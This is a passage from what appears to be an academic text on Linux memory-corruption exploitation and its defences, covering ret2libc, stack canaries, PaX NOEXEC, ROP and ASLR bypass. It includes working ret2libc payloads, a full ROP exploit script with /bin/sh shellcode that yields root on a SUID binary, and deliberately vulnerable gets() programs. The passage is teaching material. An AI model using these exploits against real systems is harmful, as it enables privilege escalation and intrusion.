1997, developed a patch for the Linux kernel in order make a process' stack non-executable on *x86* using the segmentation logic [13]. The whole idea of returning into instructions injected by the attacker worked because operating systems did not effectively use segmentation and created both code (*USER_CS*) and data (*USER_DS*) segments with base address 0 and limit 0xffffffff (4 GB) (only the lower 3GB are actually used for user-space and the upper 1GB for the kernel), which means that the *instruction pointer* could be pointing anywhere as there were no restrictions (limits) imposed by the code segment. By modifying the limits of a newly created descriptor (*USER_HUGE_CS*), which would now be used as the actual code segment, the stack was left out and the *instruction pointer* could no longer point into it, otherwise it would result in a hardware fault. Then, the Linux kernel's general protection fault's (*#GP*) exception handler *do_general_protection()* would be invoked and detected that the *instruction pointer* was actually pointing into the stack, thus breaking the execution attempt. In cases where the stack needed to be executable (GCC nested function trampolines and kernel generated signal handler return stubs) but was left out from the *USER_HUGE_CS* limits, a fault occured and *do_general_protection()* would detect that the stack execution was legitimate and it would switch to the old and original *USER_CS* limits in order to allow stack execution.

While the stack was non-executable, exploit techniques evolved and it became clear that the defense employed wasn't enough to stop memory corruption attacks. Firstly, only the stack was non-executable, all the other writable memory areas were still executable, e.g., the heap. Secondly, even though the stack was non-executable, instead of returning into the stack (since it would now result in a fault), attackers could return into other already present executable regions of memory in order to execute attacker-chosen instructions, such as returning into *libc* routines (*ret2libc* or *return-to-libc*).

## 2.5 return-to-libc

Since attackers could no longer return into the stack, Solar Designer, again, a few months later (still in 1997), came up with the idea of returning into executable regions of memory already existent in a process' address space [14] in order to break his own non-executable stack patch described in 2.4. Specifically, Solar Designer returned into *system()* in *libc* and passed as first argument the string "*/bin/sh*", which, due to *x86 cdecl* calling convention, function arguments are passed on the stack. To understand the attack performed by Solar Designer at the time and the exploit technique of executing

existing code *out-of-intended* program order in general, in this case, using the classic *ret2libc* technique, it is important to demonstrate and detail an exploit again the simplest of cases first.

```c
#include <stdio.h>

int main()
{
        char buffer[50];
        gets(buffer);
        printf("%s\n", buffer);
        return 0;
}
```

Listing 6: Sample program with a stack-based buffer overflow vulnerability

As we have seen in 2.3, the above code (listing 6) contains a linear *stack-based buffer overflow* vulnerability, which in turn allows attackers to write past the end of *buffer* by submitting an input string greater than 50 characters (bytes) and eventually corrupt the saved return address of *main()*. When compiling the above code using *gcc (Debian 4.9.2-10+deb8u1) 4.9.2* with options *-m32*, in order to compile it as a 32-bit executable (ret2libc is slightly different when exploiting 64-bit applications), *-fno-stack-protector*, in order to disable stack protection and *-mpreferred-stack-boundary=2* to allow the stack to be 4-byte aligned (since gcc version 4.5, the stack is aligned in a 16-byte boundary), an attacker needs to submit 54 characters (bytes) to overflow *buffer* and hit the return address with the null byte introduced by *gets()* as described in 2.3. Again, ASLR must be disabled and we set the SUID bit and root as owner.

```
$ ls -l ./bof
-rwsr-xr-x 1 root root 4976 Mar 13 16:08 ./bof
$ python -c "print 'A'*54" | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
$ dmesg | tail -1
[18675.652985] bof[5791]: segfault at 1d0 ip 00000000f7e20a00 sp
00000000ffffda30 error 4 in libc-2.19.so[f7e07000+1a7000]
```

Listing 7: Single NULL byte saved return address overwrite

As seen above (listing 7), the least significant byte (LSB) of *ip* 00000000f7e20a00 is 0x00. This means that characters (bytes) 55-59 are used to corrupt the saved return address of *main()*.

```
# ./bof
^Z
[1]+  Stopped                 ./bof
# cat /proc/$(pidof bof)/maps
08048000-08049000 r-xp 00000000 08:01 526623  /home/ghetto/bof
08049000-0804a000 rw-p 00000000 08:01 526623  /home/ghetto/bof
f7e06000-f7e07000 rw-p 00000000 00:00 0
f7e07000-f7fae000 r-xp 00000000 08:01 393264  /lib32/libc-2.19.so
f7fae000-f7fb0000 r--p 001a7000 08:01 393264  /lib32/libc-2.19.so
f7fb0000-f7fb1000 rw-p 001a9000 08:01 393264  /lib32/libc-2.19.so
f7fb1000-f7fb4000 rw-p 00000000 00:00 0
f7fb4000-f7fb5000 rw-p 00000000 00:00 0
f7fd7000-f7fd9000 rw-p 00000000 00:00 0
f7fd9000-f7fda000 r-xp 00000000 00:00 0       [vdso]
f7fda000-f7fdc000 r--p 00000000 00:00 0       [vvar]
f7fdc000-f7ffc000 r-xp 00000000 08:01 393261  /lib32/ld-2.19.so
f7ffc000-f7ffd000 r--p 00020000 08:01 393261  /lib32/ld-2.19.so
f7ffd000-f7ffe000 rw-p 00021000 08:01 393261  /lib32/ld-2.19.so
fffdd000-ffffe000 rw-p 00000000 00:00 0       [stack]
```

Listing 8: Reading /proc/[pid]/maps of the running vulnerable program

By reading */proc/$PID/maps* of a process we can observe its currently mapped regions of memory and their access permissions (listing 8). Since the executable is SUID-root, only root users are able to read such proc entry (*PTRACE_MODE_READ_FSCREDS* check) [15]. As we can see above, the stack is not executable, but (obviously) there are other regions of memory that are executable.

```
$ ls -l ./bof
-rwsr-xr-x 1 root root 4976 Mar 13 16:08 ./bof
$ (python -c "print 'A'*54 + '\xe0\x53\xe4\xf7' + 'AAAA' + '\x51
\x65\xf6\xf7'"; cat) | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASAAAAQe
id
uid=1000(ghetto) gid=1000(ghetto) euid=0(root)
```

```
exit
Segmentation fault
$
```

Listing 9: returning-into-libc

From the above demonstration (listing 9), we can tell that the exploit worked. The *effective user id* (euid) is 0 (root), which means that we were able to elevate privileges and execute commands as root.

The exploit works as follows:

- Send 54 A's to fill and overwrite the memory adjacent to *buffer* until the return address is overwritten
- Overwrite the return address with the address of *system()* in *libc*

  f7e07000-f7fae000 r-xp 00000000 08:01 393264 /lib32/libc-2.19.so
- Set the return address of *system()* to *0x41414141* (4 A's)
- Set the argument of *system()* to be the address of the string "*/bin/sh*" in *libc* f7e07000-f7fae000 r-xp 00000000 08:01 393264 /lib32/libc-2.19.so

Even though the above exploit works, it does not exit cleanly. When *system()* returns (by exiting the new *shell*), the return address of *system()* was set to 0x41414141. Instead, we should point it into *exit()*.

```
$ (python -c "print 'A'*54 + '\xe0\x53\xe4\xf7' + '\xb0\x81
\xe3\xf7' + '\x51\x65\xf6\xf7'"; cat) | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASQe
id
uid=1000(ghetto) gid=1000(ghetto) euid=0(root)
exit

$
```

Listing 10: returning-into-libc and exiting cleanly

By using *exit()* as the return address of *system()*, we can now observe that the process did not crash and exited cleanly (listing 10).

## 2.6 Stack canary

In late 1997, Crispin Cowan announced StackGuard on bugtraq [16], published in January 1998 [17], a security defense that made it possible to detect linear stack-based buffer overflow exploits by placing a random *canary* value next to the saved return address on the stack. When exploiting such vulnerabilities, as we have seen, attackers would usually go after corrupting the saved return address in order to hijack the control-flow of the vulnerable program to execute arbitrary attacker-controlled code. By placing the random *canary* value in the stack (which is done by the compiler adding instructions in a function's prologue) next to the saved return address, when a linear stack-based buffer overflow occurs, the random *canary* value will be overwritten and so will the return address, just like usual. However, on a function's epilogue, instructions are added by the compiler to compare the initial and original random *canary* value with the now corrupted *canary* on the stack before returning. Since they are now different, a stack-based buffer overflow is detected and so the program aborts. If the original random *canary* value isn't overwritten in the stack, execution continues as normal, since a stack-based buffer overflow wasn't detected.

In 2001, IBM developed its own set of GCC patches for stack-smashing protection, named ProPolice [18]. The idea behind ProPolice was to improve StackGuard by rearranging local stack variables so that buffers were located next to the random *canary* value, so in cases where stack-based buffer overflows exist, what's next to the buffer is the random *canary* value, not other local variables that could have been corrupted if the layout wasn't rearranged.

In 2005, RedHat re-implemented stack smashing protection for inclusion in GCC 4.1. RedHat's version is the now commonly used stack smashing protector for Linux. We will now demonstrate how stack smashing protector adds instructions in a function's prologue and epilogue to make use of stack *canaries*.

```
#include <stdio.h>

int main()
{
        char buffer[50];
        gets(buffer);
}
```

Listing 11: Program containing a stack-based buffer overflow vulnerability

As mentioned in 2.2, the above code (listing 11) contains a linear *stack-based buffer overflow* vulnerability due to the fact that *buffer* is a local variable of *main()*, which means that it is stored in the stack, and *gets()* can write past the end of *buffer* if the attacker-controlled input string is greater than 50 characters (bytes) long, thus corrupting its adjacent memory. When compiling the above code using *gcc (Debian 4.9.2-10+deb8u1) 4.9.2* with option *-fstack-protector-all* to enable stack protection, an attacker needs to submit 57 characters (bytes) to overwrite one byte of the stack *canary*, which is enough to detect its corruption in the function's epilogue. Actually, only 56 characters are needed, but since the first byte of the random *canary* value is always null ('\x00'), the *newline* character of *EOF* read by *gets()* will be substituted with the null byte, which means that the canary won't actually be modified because the first byte is overwritten with its original value. The first byte of the random *canary* is always null in order to stop most copy routines such as *strcpy()* from overwriting the stack *canary* with its original value. The null byte is also used to try and stop routines such as *printf()* to read the random *canary* value.

```
$ python -c "print 'A'*57" | ./canary
*** stack smashing detected ***: ./canary terminated
Aborted
$ objdump -d -M intel --no-show-raw-insn canary | \
grep '<main>' -A15
0000000000400576 <main>:
  400576:       push   rbp
  400577:       mov    rbp,rsp
  40057a:       sub    rsp,0x40
  40057e:       mov    rax,QWORD PTR fs:0x28
  400587:       mov    QWORD PTR [rbp-0x8],rax
  40058b:       xor    eax,eax
  40058d:       lea    rax,[rbp-0x40]
  400591:       mov    rdi,rax
  400594:       call   400470 <gets@plt>
  400599:       mov    rdx,QWORD PTR [rbp-0x8]
  40059d:       xor    rdx,QWORD PTR fs:0x28
  4005a6:       je     4005ad <main+0x37>
  4005a8:       call   400440 <__stack_chk_fail@plt>
  4005ad:       leave
  4005ae:       ret
```

Listing 12: Stack smashing detection and main() disassembly

As we can see (listing 12), the vulnerable program detected an attempt of exploiting the *stack-based buffer overflow* vulnerability. If we look at address *40057e*, we can observe that the stack *canary* is obtained from the *%fs* segment register (points into the *Thread Control Block* (TCB)) at offset *0x28* into *rax*. Later, in the following instruction (*400587*), the value in *rax* (the stack *canary*) is stored at *[rbp-0x8]*, which is next to the saved frame pointer. The instruction at *400594 calls gets()* and the stack-based buffer overflow happens. Before the function returns, the instruction at address *400599* loads the now corrupted stack *canary* into *rdx*, and at the following instruction (*40059d*) *xors* the value in *rdx* with the value at *%fs:0x28*, which is the original stack *canary*. If the values are the same, *rdx* becomes 0 and sets the *zero flag* (*Z* or *ZF*), meaning that the conditional jump at *4005a6 je* is taken, continuing execution as normal. If the values are different, the conditional jump *je* isn't taken, and so *__stack_chk_fail* is called, meaning that it detected an exploit attempt since the stack *canary* was modified.

Even though stack smashing protector detects (in some cases) linear stack-based buffer overflows, there are several weaknesses on using such defenses. As the name indicates, stack *canaries* are only used on the stack, which means such protection does not help against heap-based buffer overflows, potentially allowing these types of bugs to be exploited. If the return address can be directly overwritten without touching the random *canary* value (stack relative writes by controlling an index used to access an array, arbitrary writes, etc.), stack smashing protector isn't aware that something bad happened since the random *canary* value isn't modified, only the return address itself, thus allowing control-flow hijacking. The same can be said about modifying function pointers. Stack *canaries* are also vulnerable to information leaks, another type of vulnerability, where attackers are able to read and dump memory (parts or all, depending on the vulnerability) of a process. If an attacker is able to dump stack contents of a process, he may be able to leak the random *canary* value stored on the stack, and if a classic linear stack-based buffer overflow exists, he can overwrite the location of the random *canary* value with its original value (since he obtained it from the leak) and proceed to corrupt the saved return address. When the function returns, the random *canary* value is in its original form, and execution continues to attacker-chosen code. Stack smashing protector also does not rearrange the layout of data within a structure, which means a stack-based buffer overflow within a structure might corrupt other variables in that structure such as function pointers if they exist, so it is up to the programmers to carefully and manually alter the structure's layout at the source code level. Also, since the random *canary* value is always the same within the life of a process, on forking daemons (without later execve()), i.e, daemons that restart after a crash via fork(), the child process shares the same memory with its

parent and the random *canary* value stays the same, which means that the random *canary* value can be brute-forced "byte for byte" [19]. By corrupting the first byte of the stack *canary*, attackers have a $2^8$ chance of succeeding, and it is known that they did if the program doesn't crash. If it didn't crash, we can try overwriting the second byte of the *canary* value and have a $2^8$ chance of succeeding again, and so on. Attackers can repeat this process until the all the bytes from the random *canary* value are known, and then overwrite the saved return address as usual. When using threads (pthreads), the structure that contains the original random *canary* value used for storing it on the stack and later comparison is the TCB (under *x86*, the *%gs* segment points to the TCB, and in *x86_64*, the *%fs* is used) and it is stored on the thread's stack, vulnerable to classic stack-based buffer overflows. By writing past the end of a vulnerable buffer located in a thread's stack, attackers can corrupt the random *canary* value, the saved return address and the original random *canary* value stored in the TCB (also in the thread's stack). Since attackers corrupt both the random *canary* value stored in the stack next to the return address and the random *canary* value stored in the TCB, attackers are able to bypass the check since the values were overwritten with the same trashed value [20].

## 2.7 PaX NOEXEC

PaX Team's NOEXEC is a series of patches to the Linux kernel in order to prevent the injection and execution of attacker-controlled code into a task's address space and effectively eliminate an exploit technique named *code injection*. NOEXEC is split into two feature sets: the non-executable page implementations (PAGEEXEC using the paging logic, SEGMEXEC using the segmentation logic) and the page protection restrictions (MPROTECT).

### 2.7.1 PaX PAGEEXEC

In 2000, PaX was first released with the implementation of PAGEEXEC (Page eXecute), a series of patches to the Linux kernel in order to introduce the non-executable page feature using the paging logic of IA-32 based CPUs [21]. Such CPUs lack hardware support for marking the paging related structures (page directory entry (pde) and page table entry (pte)) as executable or non-executable, so the idea behind PAGEEXEC is implementing and emulating such feature in software, namely, inside the Linux kernel.

On CPUs where the *Memory Management Unit* (MMU) has integrated hardware support for execution protection, that will be used instead of emulating it.

In order to prevent *code injection*, i.e., injecting executable attacker instructions such as *shellcode* (the most primitive of exploit techniques), PAGEEXEC [22] uses the fact that from the Pentium on Intel CPUs have a split *Translation Lookaside Buffer* (TLB) for code and data. The purpose of the TLB is to act as a cache for virtual address to physical address translations, be it an instruction fetch or data read/write. Without the TLB, the CPU would have to perform expensive page table walk operations in order to obtain the correct translation for every instruction fetch or data access, which is obviously bad for performance reasons. With the TLB, when a memory access is requested, if the corresponding translation is present in it, it returns the physical address instantly, without the need to perform the expensive page table walk operation. This is called a TLB hit. When the translation is not present in the TLB, it is called a TLB miss, and a page table walk operation must occur to obtain the corresponding physical address, and such translation is cached in the TLB. If the page table walk can't find the correct translation or the type of memory access is in conflict with the page permissions e.g., writing to a read-only page, the CPU raises a page fault exception instead. Also, the TLB size is limited, meaning that sooner or later entries must be removed from the TLB by the CPU in order to make room for others translations.

Having a split TLB means virtual to physical translations are cached in two distinct TLBs depending on the access type, an instruction-TLB (ITLB) for instruction fetch related memory accesses and a data-TLB (DTLB) for everything else.

By explicitly marking to-be "non-executable" userland pages as requiring Supervisor level access (U/S bit unset) in the page tables, i.e., only the kernel can access such pages, userland memory access to such pages result in a page fault. At this point, the page fault handler can identify whether it was an instruction fetch that caused such page fault (by comparing the faulting address with the instruction that caused the fault) or a legitimate data access. If the former case, an execution attempt in a "non-executable" page is detected and the offending task is terminated. If the later case, a change must be made to the affected page table entry to allow userland accesses (by setting the U/S bit), and loads it into the DTLB. Then, the U/S bit is modified again to its old state in the page tables to require Supervisor level access to the page (U/S bit unset). Since the TLB is split, data accesses to the page will now not raise a page fault (it's in the DTLB with U/S bit set), while instruction related memory access will (it's not in the ITLB, when loaded it has the U/S bit unset).

### 2.7.2 PaX SEGMEXEC

Similarly to PAGEEXEC's goal, SEGMEXEC [23] was released in 2002 in order to implement the non-executable page feature using the segmentation logic of IA-32 based CPUs. SEGMEXEC is somewhat identical to Solar Designer's non-executable stack patch mentioned in 2.4. As already mentioned, Linux did not effectively use segmentation and created both code (USER_CS) and data (USER_DS) segments with base address 0 and limit 0xffffffff (4 GB) (only the lower 3GB are actually used for user-space and the upper 1GB for the kernel), which means that the *instruction pointer* could be pointing into data since there are no limits imposed by the code segment descriptor.

The basic idea of SEGMEXEC is to split the lower 3GB userland linear address space in half, using one to store mappings meant for data accesses by defining a new data segment descriptor that uses 0-1.5GB, and the other for storing mappings meant for execution by also defining a new code segment descriptor that uses 1.5-3GB linear address range. However, since executable mappings can be used for data accesses, PaX uses Virtual Memory Area (VMA) mirroring [24] to make such mappings visible in both segments and mirror each other. This way, instruction fetches in data segment linear address range ends up in code segment linear address range and will raise a fault to allow detecting such execution attempts.

### 2.7.3 PaX MPROTECT

MPROTECT [25] is a feature for the Linux kernel developed by PaX in 2000, that also helps preventing the introduction of new executable code into a task's address space by restricting *mprotect()* and *mmap()*. The PaX Team knew at the time that attackers would always exploit the weakest link and history has shown that PaX was indeed correct all along. By allowing *mprotect()* to change permissions of a given region of memory without restrictions or allowing *mmap()* to create new mappings with attacker-controlled permissions, attackers can and have in fact already abused such mechanism to introduce newly executable code, also known as *shellcode*, described in 2.3.1. An example of *mprotect()* use can be seen in [26]. Such techniques may be called *ret2mprotect* or *ret2mmap* depending on which one is being used. On Microsoft Windows, the equivalent would be *VirtualProtect()* and *VirtualAlloc()* respectively, both being widely used in memory corruption exploitation in real-world scenarios.

In order to decide how to employ restrictions into *mprotect()* and *mmap()*, the

PaX Team labeled several *vm_flags* field states located in the VMA structure (*struct vm_area_struct*) as *good states*, where introducing new executable code into a mapping is impossible. Such *good states* are mappings with the following *vm_flags* field states:

- *VM_MAYWRITE*
- *VM_MAYEXEC*
- *VM_WRITE | VM_MAYWRITE*
- *VM_EXEC | VM_MAYEXEC*

The kernel created several mappings which needed changes for MPROTECT to make sense, for example, anonymous mappings (mappings not backed by a file) such as the stack, *brk()* and *mmap()* controlled heap were created in the *VM_WRITE | VM_EXEC | VM_MAYWRITE | VM_MAYEXEC* state, which was not within the *good state*. Since the mappings have to be writable, PaX changed the executable status (which can break real life software), meaning that the state became *VM_WRITE | VM_MAYWRITE*, in other words, a *good state*. Shared mappings were created already in a *good state* (*VM_WRITE | VM_MAYWRITE*), which did not require changes. File mappings could also be created in all of the *bad states*, particularly, the kernel used *VM_MAYWRITE | VM_MAYEXEC* (*bad state*) to mappings regardless of the *flags* requested. In order to break as few applications as possible, PaX used *VM_WRITE | VM_MAYWRITE* or *VM_MAYWRITE* if *PROT_WRITE* was requested via *mmap()* and *VM_EXEC | VM_MAYEXEC* if *PROT_WRITE* wasn't requested.

Note: It is still possible for an attacker to introduce newly executable code into a task's address space by mapping a file into memory by requesting it to be *PROT_EXEC*. However, this means that an attacker needs to be able to create files with attacker-controlled content on the target system in order to later *mmap()* into the task's address space.

## 2.8 Code-reuse attacks

Simply, *code-reuse attacks* are a generalization of what was originally called *ret2libc* (*return-to-libc*), which was described in 2.5. Due to the wide adoption of security defenses and mitigations similar to PaX Team's PAGEEXEC, e.g., Microsoft's DEP, OpenBSD's W^X, Linux's Exec Shield, NX bit introduced in CPUs, attackers could no

longer inject their own code into a task's address space and later return to it in order to execute it, since writable memory was no longer executable and vice-versa. Using the classical *ret2libc* technique, attackers were able to return into *libc* routines such as *system()* and pass arguments on the stack (which wouldn't work on *x86_64* due to the calling convention of the System V AMD64 ABI, where arguments are passed on registers), such as the address of *"/bin/sh"*.

The key difference between *ret2libc* and *code-reuse attacks*, such as *Return-Oriented Programming* (ROP) [27], *Jump-Oriented Programming* (JOP) [28], etc., is that, unlike *ret2libc*, *code-reuse* attacks extend the original idea by returning into any other kind of executable memory (not only *libc's*) and actually return into any existing executable byte(s) (and thus instructions) in order to execute arbitrary computations (not only returning into a function's entry point). In order to understand how a typical *code-reuse* attack looks like, we will demonstrate how to chain a series of *ROP gadgets* (series of instructions ending in *ret*) to execute arbitrary code on a simple vulnerable program.

```c
#include <stdio.h>

int main()
{
        char buffer[50];
        gets(buffer);
}
```

Listing 13: Yet another stack-based buffer overflow vulnerability

As mentioned in 2.2, the above code (listing 13) contains a linear *stack-based buffer overflow* vulnerability due to the fact that *buffer* is a local variable of *main()*, which means that it is stored in the stack, and *gets()* can write past the end of *buffer* if the attacker-controlled input string is greater than 50 characters (bytes) long, thus corrupting its adjacent memory. When compiling the above code using *gcc (Debian 4.9.2-10+deb8u1) 4.9.2*, an attacker needs to submit 72 characters (bytes) to overflow *buffer* and hit the saved return address with the null byte *gets()* uses to substitute the *newline* character or *EOF*, as per the man page.

Note: ASLR, a security defense that we will describe later must also be disabled by modifying */proc/sys/kernel/randomize_va_space* to 0, for example.

```python
import struct
```

```
shellcode =  "\xeb\x0b\x5f\x48\x31\xd2\x52\x5e\x6a\x3b\x58\x0f"
shellcode += "\x05\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
shellcode += "\x68"

xor_rax_rax_ret = 0x7ffff7ab2dd5
add_rax_2_ret = 0x7ffff7acdee7
pop_rdi_ret = 0x7ffff7a53482
pop_rsi_ret = 0x7ffff7a55125
pop_rdx_ret = 0x7ffff7ae6f30
stack_base = 0x7ffffffde000
syscall_ret = 0x7ffff7aebde5
nop = 0x7fffffffeb50

payload = 'A'*72
payload += struct.pack("<Q", xor_rax_rax_ret)
for i in range(0, 5):
        payload += struct.pack("<Q", add_rax_2_ret)
payload += struct.pack("<Q", pop_rdi_ret)
payload += struct.pack("<Q", stack_base)
payload += struct.pack("<Q", pop_rsi_ret)
payload += struct.pack("<Q", 0x21000)
payload += struct.pack("<Q", pop_rdx_ret)
payload += struct.pack("<Q", 0x7)
payload += struct.pack("<Q", syscall_ret)
payload += struct.pack("<Q", nop)
payload += '\x90'*1000
payload += shellcode

print payload

$ ls -l ./rop
-rwsr-xr-x 1 root root 6680 Mar 23 19:37 ./rop
$ (python exploit.py;cat) | ./rop
id
uid=1000(ghetto) gid=1000(ghetto) euid=0(root)
exit
```

Listing 14: Return-Oriented Programming exploit

From the above demonstration (listing 14), we can tell that the exploit worked. The *effective user id* (euid) is 0 (root), which means that we were able to elevate privileges

and execute commands as root. The exploit code performs an *mprotect()* system call to mark the stack as executable so that an attacker can later return into his injected shellcode.

The exploit works as follows:

- Send 72 A's to fill and overwrite the memory adjacent to *buffer* until the return address is overwritten
- Overwrite the saved return address with the address of a *xor rax, rax* instruction (*rax* becomes 0), followed by a *ret* instruction, so that it *pops* the value on top of the stack into the *instruction pointer*
- Return into a *add rax, 2* instruction, followed by a *ret* instruction. We do this in a loop 5 times in order for *rax* to hold the value 10 (*mprotect()* syscall number)
- Return into a *pop rdi* instruction so that the value on top of the stack (stack's base address) is stored into *rdi* (first argument), followed by a *ret* instruction.
- Return into a *pop rsi* instruction so that the value on top of the stack (0x21000) is stored into *rsi* (second argument), followed by a *ret* instruction.
- Return into a *pop rdx* instruction so that the value on top of the stack (0x7) is stored into *rdx* (third argument), followed by a *ret* instruction
- Return into a *syscall* instruction to issue the *mprotect()* system call (at this point, the stack is marked as executable), followed by a *ret* instruction.
- Return into the stack (which is now executable), specifically into attacker-injected *nop* instructions followed by *shellcode* which spawns a new shell with the privileges of the vulnerable target

The first publicly seen use of these series of instructions ending in *ret*, which are now known as *ROP gadgets*, was when Gerardo Richarte (gera) replied to a thread on *bugtraq* named *Future of buffer overflows ?* [29], in 2000. A few months earlier, Tim Newsham demonstrated how to chain multiple *libc* calls [30]. Another notable mention is Nergal's Phrack article named *Advanced return-into-lib(c) exploits (PaX case study)* [31], in 2001. In 2005, Sebastian Krahmer, also known as *stealth*, published an article which describes the *borrowed code chunks exploitation technique* [32], effectively what is now known as *Return-Oriented Programming.* In 2007, Hovav Shacham published and formalized *Return-Oriented Programming*, by publishing *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)* [27].

## 2.9 PaX ASLR

Address Space Layout Randomization, or simply ASLR, is a security defense that was released by the PaX Team in 2001 [33]. As the name itself indicates, it randomly arranges the address space (thus addresses) of a running executable every time it is run. It does this by applying randomization to the base address of mappings and applies different techniques of randomization depending on the mappings (executable's loadable ELF segments, *brk()* managed heap, and stack are created during *execve()*, others may or may not exist during the lifetime of the process) [34] [35] [36]. The basic ideas of ASLR date back to Forrest et al. [37], although the PaX Team was the first to implement and coin the term. In order to understand how ASLR works, here's an example of how the address space is randomized by reading */proc/[pid]/maps* twice of the same executable, once per execution, on a vanilla Linux machine.

```
#include <fcntl.h>

int main()
{
        int fd, n;
        char buf[4096];
        fd = open("/proc/self/maps", O_RDONLY);
        while(n = read(fd, buf, 4096))
                write(1, buf, n);
}
```

Listing 15: Reading /proc/self/maps

After compiling the above code (listing 15) with *gcc -fPIC -pie maps.c -o maps* on a vanilla Linux machine (ASLR was introduced into mainline Linux kernel in 2005) and executing the program, we obtain the following output:

```
$ ./maps | awk '{print $1,$2,$6}'
55e5c5adc000-55e5c5add000 r-xp /home/ghetto/maps
55e5c5cdc000-55e5c5cdd000 rw-p /home/ghetto/maps
7f031840d000-7f03185ae000 r-xp libc-2.19.so
7f03185ae000-7f03187ae000 ---p libc-2.19.so
7f03187ae000-7f03187b2000 r--p libc-2.19.so
7f03187b2000-7f03187b4000 rw-p libc-2.19.so
7f03187b4000-7f03187b8000 rw-p
```

```
7f03187b8000-7f03187d9000 r-xp ld-2.19.so
7f03189b0000-7f03189b3000 rw-p
7f03189d6000-7f03189d8000 rw-p
7f03189d8000-7f03189d9000 r--p ld-2.19.so
7f03189d9000-7f03189da000 rw-p ld-2.19.so
7f03189da000-7f03189db000 rw-p
7ffc152f2000-7ffc15313000 rw-p [stack]
7ffc15324000-7ffc15326000 r-xp [vdso]
7ffc15326000-7ffc15328000 r--p [vvar]
$ ./maps | awk '{print $1,$2,$6}'
5608fdd0b000-5608fdd0c000 r-xp /home/ghetto/maps
5608fdf0b000-5608fdf0c000 rw-p /home/ghetto/maps
7f0d0524f000-7f0d053f0000 r-xp libc-2.19.so
7f0d053f0000-7f0d055f0000 ---p libc-2.19.so
7f0d055f0000-7f0d055f4000 r--p libc-2.19.so
7f0d055f4000-7f0d055f6000 rw-p libc-2.19.so
7f0d055f6000-7f0d055fa000 rw-p
7f0d055fa000-7f0d0561b000 r-xp ld-2.19.so
7f0d057f2000-7f0d057f5000 rw-p
7f0d05818000-7f0d0581a000 rw-p
7f0d0581a000-7f0d0581b000 r--p ld-2.19.so
7f0d0581b000-7f0d0581c000 rw-p ld-2.19.so
7f0d0581c000-7f0d0581d000 rw-p
7ffdb59f0000-7ffdb5a11000 rw-p [stack]
7ffdb5b17000-7ffdb5b19000 r-xp [vdso]
7ffdb5b19000-7ffdb5b1b000 r--p [vvar]
ffffffffff600000-ffffffffff601000 r-xp [vsyscall]
```

Listing 16: Running maps twice

As we have discussed previously, namely in 2.3.2 and 2.5, memory corruption exploits used to rely on knowing and hard coding addresses in order for an attacker to return into executable instructions (introduced or already existing) to execute arbitrary code. By looking at the above output (listing 16), which was specially formatted for demonstrability purposes, we can see that *maps* is a dynamically linked ELF executable, and we can also observe that addresses change from execution to execution, which means that attackers don't know (or shouldn't know) the location in virtual memory of every other region (stack, heap, loadable ELF segments of *maps*, shared libraries, etc.). Without this information, most memory corruption attacks would most likely

fail and crash with hard coded addresses since it would now turn reliable exploits into not so reliable exploits. ASLR is a probabilistic defense that was originally created to defend against remote attackers, because if an attacker even needs addresses, remote attacks give an attacker the least amount of a priori information [38].

## 2.10 Bypassing ASLR

As we have seen in 2.9, ASLR randomizes base addresses of key regions of memory so that an attacker does not know where mappings are located in a process' virtual memory. Even though base addresses are randomized, it is important to remember that offsets between variables, code, etc., remain the same on different executions of the same program. There are several types of vulnerabilities an attacker can exploit in order to not care about ASLR at all, such as relative writes (imagine an attacker-controlled index used to access an array), partial overwrites (imagine an attacker can corrupt the least significant byte of a code pointer), etc., and there are also other types of vulnerabilities such as information leakage vulnerabilities, info leaks in short, that allow attackers to obtain addresses of some (or all) mappings at run time and dynamically adjust their exploit code in order to act like ASLR isn't even present (and thus bypass ASLR). Some of these types of attacks were described has being able to bypass ASLR in a Phrack article named *Bypassing PaX ASLR protection*, by Tyler Durden in 2002 [39]. In order to understand how information leaks can be used by attackers, we'll demonstrate a basic dummy program that contains an information leakage vulnerability (unintended read) that allows attackers to bypass ASLR.

```
int main()
{
        int n;
        char buffer[50];
        n = read(0, buffer, sizeof(buffer));
        if(n) {
                buffer[n - 1] = '\0';
                write(1, buffer, sizeof(buffer));
        }
        return 0;
}
```

Listing 17: Unintended uninitialized read

After compiling the above code (listing 17) using *gcc -fPIC -pie info_leak.c -o info_leak* and executing it with a low number of bytes as input, we get the following:

```
$ ./info_leak
small
smallZUZUp^^FZU@
```

Listing 18: Uninitialized memory printed to stdout

Since the user input was only 5 characters long ("small") and *write()* prints 50 bytes (*sizeof(buffer)*) starting at *buffer*, there will be some uninitialized memory printed to the user's terminal (listing 18). In order to fix the vulnerability, variable *n* should have been used as *count* in *write()* (third argument) instead of *sizeof(buffer)*, since *n's* value is the number of bytes read as input (*read()'s* return value).

```
$ ./info_leak | hexdump
^Z
[1]+  Stopped                 ./info_leak | hexdump
$ head -1 /proc/$(pidof info_leak)/maps | \
> awk '{print $1, $2, $6}'
55b52a1f8000-55b52a1f9000 r-xp /home/ghetto/info_leak
$ fg
./info_leak | hexdump
small
0000000 6d73 6c61 006c 0000 884d 2a1f 55b5 0000
0000010 ffc2 0000 0000 0000 0000 0000 0000 0000
0000020 8800 2a1f 55b5 0000 8670 2a1f 55b5 0000
0000030 efd0
0000032
```

Listing 19: Information leak

By looking at the above output (listing 19), it becomes obvious that addresses have been leaked, specifically, from offset *0000008* through *000000d*, from offset *0000020* through *0000025* and from offset *0000028* through *000002d*. There are three addresses that were leaked and obtained at runtime that correspond to the *.text* segment. By subtracting the first leaked address *0x55b52a1f884d* and the *.text* segment's base address *0x55b52a1f8000* we obtain *0x84d*. This means that every time we execute the program and subtract *0x84d* from the first leaked address, we can obtain the *.text* segment's

base address. If a vulnerability that allows attackers to overwrite a code pointer exists, the exploit code can now use the leaked address to derandomize the *.text* segment and overwrite the code pointer to another known instruction from the *.text* segment.

